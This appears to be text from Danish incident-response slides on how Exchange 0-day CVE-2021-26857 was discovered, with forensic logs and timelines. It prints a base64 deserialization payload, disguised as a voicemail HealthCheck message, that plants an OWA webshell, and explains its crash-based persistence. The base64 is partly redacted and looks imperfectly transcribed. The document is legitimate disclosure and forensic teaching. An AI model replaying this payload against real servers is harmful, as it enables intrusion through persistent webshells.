



Intro

- Lidt om mig
- Lidt om Exchange
- Hvordan fanger man en 0-day? (CVE-2021-26857)
- Demo af sårbarheden


Intro



Hvad er en Exchange Server egentligt?





Hvad er en Exchange Server egentligt?



Hvad er en Exchange Server egentligt?

Microsoft Exchange Active Directory Topology	Provides Ac...	Running	Automatic	Local System
Microsoft Exchange Anti-spam Update	The Micros...	Running	Automatic	Local System
Microsoft Exchange Compliance Audit	The Micros...		Automatic	Local System
Microsoft Exchange Compliance Service	Host for Co...	Running	Automatic	Local System
Microsoft Exchange DAG Management	The Micros...	Running	Automatic	Local System
Microsoft Exchange Diagnostics	Agent that ...	Running	Automatic (D...	Local System
Microsoft Exchange EdgeSync	Replicates c...	Running	Automatic	Local System
Microsoft Exchange Frontend Transport	This service ...	Running	Automatic	Local System
Microsoft Exchange Health Manager	Manages Ex...	Running	Automatic	Local System
Microsoft Exchange Health Manager Recovery	Recovery Se...	Running	Automatic	Local System
Microsoft Exchange IMAP4	Provides Int...		Manual	Local System
Microsoft Exchange IMAP4 Backend	Provides Int...		Manual	Network Service
Microsoft Exchange Information Store	Manages th...	Running	Automatic	Local System
Microsoft Exchange Mailbox Assistants	Performs ba...	Running	Automatic	Local System
Microsoft Exchange Mailbox Replication	Processes ...	Running	Automatic	Local System
Microsoft Exchange Mailbox Transport Delivery	This service,...	Running	Automatic	Network Service
Microsoft Exchange Mailbox Transport Submission	This service,...	Running	Automatic	Local System
Microsoft Exchange Notifications Broker	The Micros...		Automatic	Local System
Microsoft Exchange POP3	Provides Po...		Manual	Local System
Microsoft Exchange POP3 Backend	Provides Po...		Manual	Network Service
Microsoft Exchange Replication	The Micros...	Running	Automatic	Local System
Microsoft Exchange RPC Client Access	Manages cli...	Running	Automatic	Local System
Microsoft Exchange Search	Drives index...	Running	Automatic	Local System
Microsoft Exchange Search Host Controller	This service ...	Running	Automatic	Local System
Microsoft Exchange Server Extension for Windows ...	Enables Win...		Manual	Local System
Microsoft Exchange Service Host	Provides a h...	Running	Automatic	Local System
Microsoft Exchange Throttling	Limits the r...	Running	Automatic	Network Service
Microsoft Exchange Transport	The Micros...	Running	Automatic	Network Service
Microsoft Exchange Transport Log Search	Provides re...	Running	Automatic	Local System
Microsoft Exchange Unified Messaging	Enables Mic...	Running	Automatic	Local System
Microsoft Exchange Unified Messaging Call Router	Enables Mic...	Running	Automatic	Local System

Hvad er en Exchange Server egentligt?



Timeline – 3. Jan -> 2. Marts + det løse .



WELCOME TO INCIDENT RESPONSE

Timeline – Jan 3rd til Mar 2nd.

Jan 03, 2021 – Volexity (US) ser brug af ukendt sårbarhed (CVE-2021-26855)

Jan 18, 2021 – Dubex IR Team bliver kontaktet vdr. suspekterede hændelser på Exchange server. Digital Forensics opgave startes op.

Jan 24, 2021 – Lokaliseret brug af ukendt sårbarhed (CVE-2021-26857)

Jan 25-27, 2021 – Sårbarhed identificeret, sendt til Microsoft Security Response Center.

Feb, 2021 – Kontakt med Microsoft Security Intelligence via div. krypterede tjenester.

Mar 02, 2021 – Patches dropper en uge før tid.

Forensics Gennemgang

Indicator of Compromise: 3 filer på disk, indhold: Dump af LSASS.

Data tilgængeligt: Diskimage

Undersøg brugerinteraktion – Hvem var logget på, da dumpet skete

Svar: Dumpet skete om natten, ingen brugere logget på?!

Undersøg processlisten – hvilke programmer kører (malware i memory)

Svar: Serveren havde været genstartet, ingen mulighed for at genskabe memory

Undersøg mærkelige filer på disk / seneste filer skrevet

Svar: Webshells i Outlook Web Access biblioteket, ingen yderligere filer med mærkelige navne på lokationer hvor de ikke hører til / AutoRuns

Forensics Gennemgang

Ved oprydning – sletning af webshells i Outlook biblioteket blev de skrevet igen
?! ?! ?! ?! ?!

Serveren fjernes komplet fra netværket og genstartes.

Effekt: Webshells skrives ikke igen, men Exchange starter heller ikke op (pga. afhængighed af Active Directory)

Serveren tillades at snakke med Active Directory, og webshells bliver igen skrevet til disk.

Wireshark, WinDBG, ProcessMonitor og ProcessExplorer tages i brug.

Vha. ProcessMonitor opdager vi at det er UMWorkerService, der skriver til disk.

UMWorkserService starts af UMServer og håndterer data fra Lync/Skype/Cisco Telefonsystemer.

CreateFile	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
QueryDeviceInf...	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
QueryDeviceInf...	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
WriteFile	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
WriteFile	D:\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx		SUCCESS
CloseFile	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
CreateFile	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
QueryDeviceInf...	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
QueryDeviceInf...	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
WriteFile	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
CloseFile	[REDACTED]	dk\D\$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEE.aspx	SUCCESS
Load Image	D:\Exchange\Bin\UMWorkerProcess.exe		SUCCESS
QueryOpen	D:\Exchange\Bin\UMWorkerProcess.exe		SUCCESS
QueryOpen	D:\Exchange\Bin\UMWorkerProcess.exe		SUCCESS
QueryDirectory	D:\Exchange\Bin\UMworkerprocess.exe		SUCCESS
CreateFile	D:\Exchange\Bin\UMWorkerProcess.exe		SUCCESS
QueryInformatio...	D:\Exchange\Bin\UMWorkerProcess.exe		BUFFER OVERFLOW
QueryAllInforma...	D:\Exchange\Bin\UMWorkerProcess.exe		BUFFER OVERFLOW

Forensics Gennemgang

UMWorkerService og UMServer er ikke umiddelbart ændret, men bliver kort kigget igennem for skadelig kode. Begge kan ikke startes med WinDBG hængt på.

Så hvor kommer det skadelige fra?

Netværket?

Backdoored application?

Filer på disken, som vi ikke fandt i første omgang

Skidt input – droppet i Voicemail køen



c2df4b4f-2620-498c-a53d-68898a6f73f9

19/01/2021 04.50

Text Document

25.600 KB

```
MessageType : HealthCheck
ContactInfo :
AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZG10b3IsIFZlcnNpb249My4wL
jAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsawNLZXlUb2t1bj0zZWJmMzgzNmFkMzY0ZTM1BQEAAABCTWljcm
9zb2Z0L1Zpc3VhbFN0dWRpby5UZXh0LkZvcmlhdHRpbmcuVGV4dEZvcmlhdHRpbmdSdW5Qcm9wZXJ0aWVzAQQA
AAA9Gb3JlZ3JvdW5kQnJlc2gBAgAAAAAYDAAAawQg8UmVzb3VyY2VEaWN0aW9uYXJ5IHhtbG5zPSJodHRwOi8v
c2NoZWlhcY5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOng9Imh0d
HA6Ly9zY2h1bWVzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94Yw1sIiB4bWxuczpTPSJodHRwOi8v
N10lN5c3RlbTthc3NlbWJseT1tc2NvcmlhZG93dW5kQnJlc2gBAgAAAAAYDAAAawQg8UmVzb3VyY2VEaWN0aW9uYXJ5IHhtbG5zPSJodHRwOi8v
zZWlhcY5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOng9Imh0d
cGUgSTpGaWxlSgTWV0aG9kTmFtZT0iV3JpdGVBBGxUZXRh0Ij48T2JqZWN0RGF0YVByb3ZpZGVyLk1ldGhvZ
FBhcmFtZXRLcnM+PFM6U3RyaW5nP[REDACTED]XEQkXEV4Y2hhbmdlXEZyb2
50RW5kXEH0dHBQcm94eVxvd2FcYXV0aFxlcnJvckVXLMFzcHg8L1M6U3RyaW5nPjxTO1N0cm1uZz4mbHQ7JUA
gUGFnZSBMYW5ndWFndWFnZT0iSnNjcmlwdC1lJmd0OyZsdDslU3lzdGVtLk1PLkZpbGUuV3JpdGVBBGxUZXRh0KfJl
cXVlc3QuSXRlbVsicCJdLCBSZXFlZXRh0Lk10ZWl1ImMiXSk7JSZndDs8L1M6U3RyaW5nPjwvT2JqZWN0RGF0Y
VByb3ZpZGVyLk1ldGhvZFBhcmFtZXRLcnM+PC9PYmplY3REYXRhUHJvdmlkZXI+PE9iamVjdERhdGFQcm92aW
RlcjB4OktleT0iMSIgT2JqZWN0VHlwZT0ie3g6VHlwZSBjOkZpbGVV9IiBNZXRRob2ROYW1lPSJXcm10ZUFsbFR
leHQiPjxPYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz48UzptdHJpbmc-[REDACTED]
[REDACTED]cRCrCRXhjaGFuZ2VucmVudmFmRmRcSHR0cFByb3h5XG93YVxhdXR0XGVycm9yRVcuY
XNweDdwUzptdHJpbmc+PFM6U3RyaW5nPiZsdDslU3lzdGVtLk1PLkZpbGUuV3JpdGVBBGxUZXRh0KfJl
VTeXN0ZW0uS08uRmlsZS5Xcm10ZUFsbFRleHQoUmVxdWVzdC5JdGVtWyJwIl0sIFJlcXVlc3QuSXRlbVsiYyJ
dKTslJmd0OzwwUzptdHJpbmc+PC9PYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz48L09iamVj
dERhdGFQcm92aWRlcj48L1Jlc291cmNlRGljdGlvbmFyeT4L
```

+ virkelig mange %20%20%20%20 (mellemrum) til sidst i filen

Normalt input – autogenerated af Exchange

2a75db02-3951-4523-8bed-7ddad32223d7

21/01/2021 08.31

Text Document

1 KB

```
MessageType : OCSNotification
ProcessedCount : 0
OCSNotificationData : <?xml version="1.0" encoding="utf-8"?>
<UserNotification><User>sip:root@pwned.dk</User>
<EumProxyAddress>EUM:root@pwned.dk;phone-context=pwned.pwned.dk</EumProxyAddress>
<Time>2021-01-20 13:19:42Z</Time>
<Template>RtcDefault</Template>
<Event type="missed">
<CallId>1ecea7e19ed446fd88ea4c4b68964fb7</CallId>
<From>sip:mx@pwned.dk</From>
<ConversationID>AdbvLtGmFozQLbsyTuOi1RUn13uUlQ==</ConversationID>
<MissedReason>CallerReleased</MissedReason>
</Event>
<RecipientObjectGuid>b42a4919-fb0d-475c-9970-878b08c71113</RecipientObjectGuid>
<TenantGuid>00000000-0000-0000-0000-000000000000</TenantGuid>
</UserNotification>
```

Hvordan virker det?

- Input som Exchange selv genererer og derfor stoler på
- Exchange processerer input uden ekstra sikkerheds checks fordi den stoler på input.
- Output -> Execution



Persitance via %20%20%20%20 !?!?

- Processen UMserver opdager en ny fil i Voicemail køen og vil rigtig gerne processere den.
- Umserver klargør en UMworker process, som skal tage sig af filen. Når UMworker er færdig med filen, slettes den.
- UMworkerprocess læser den store fil, kører indholdet, giver op, crasher Umserver og glemmer at slette filen.
- Exchange er ikke fan af at der er stoppede services, så den genstarter UMserver efter et minuts tid eller to.
- Processen UMserver opdager en ny fil i Voicemail køen og vil rigtig gerne processere den...

Input

start: 793 length: 1748
end: 828
length: 35 lines: 1



```
AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCMwgQ3VsdHVyZT1uZXV  
0cmFsLCBQdWJsaWNLZX1Ub2t1bj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0L1Zpc3VhbFN0dWRpby5UZXRh0LkZvcmlhdHRpbm  
cuVGV4dEZvcmlhdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3JvdW5kQnJlc2gBAgAAAAYDAAAaWQg8UmVzb3VyY2VEaWN0aW9uYXJ5I  
